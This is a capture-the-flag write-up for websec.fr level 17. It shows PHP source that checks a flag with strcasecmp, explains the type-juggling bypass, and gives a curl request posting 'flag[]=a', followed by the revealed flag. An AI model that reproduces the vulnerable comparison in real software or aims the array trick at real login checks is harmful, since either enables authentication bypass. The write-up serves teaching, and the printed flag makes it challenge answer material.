 <?php
include "flag.php";

function sleep_rand() { /* I wish php5 had random_int() */
        $range = 100000;
        $bytes = (int) (log($range, 2) / 8) + 1;
        do {  /* Side effect: more random cpu cycles wasted ;) */
            $rnd = hexdec(bin2hex(openssl_random_pseudo_bytes($bytes)));
        } while ($rnd >= $range);
        usleep($rnd);
}
?>
<!DOCTYPE html>
<html>
.......
                        <?php
                        if (isset ($_POST['flag'])):
                            sleep_rand(); /* This makes timing-attack impractical. */
                        ?>
            <br>
                        <div class="container">
                            <div class="row">
                                <?php
                                if (! strcasecmp ($_POST['flag'], $flag))
                                    echo '<div class="alert alert-success">Here is your flag: <mark>' . $flag . '</mark>.</div>';
                                else
                                    echo '<div class="alert alert-danger">Invalid flag, sorry.</div>';
                                ?>
                            </div>
                        </div>
                        <?php endif ?>
........
</html>

After reading the code, we can ignore the first part of the PHP code because it’s impossible to break this function.
But in the second part, the only thing that can lead to a vulnerability is strcasecmp. This function checks if the input matches the flag.
Reading strcasecmp php documentation we can see that :
Returns a value less than 0 if string1 is less than string2; a value greater than 0 if string1 is greater than string2, and 0 if they are equal.
So this vulnerability looks like type juggling, we just have to make strcasecmp return 0 or true to exfiltrate the flag.
After some research I read this article which explains exactly what I want, if we compare a string with another type of value like array strcasecmp returns 0.
Using DevTools in network section I sent a POST request and copy as Curl and modify it.
tedsig42@exegol:~# curl 'http://websec.fr/level17/index.php' -X POST  --data-raw 'flag[]=a&submit=Go'
<!DOCTYPE html>
<html>
................
                                <div class="alert alert-success">Here is your flag: <mark>WEBSEC{It_seems_that_php_could_use_a_stricter_typing_system}</mark>.</div>                            </div>
...............
</html>
Flag : WEBSEC{It_seems_that_php_could_use_a_stricter_typing_system}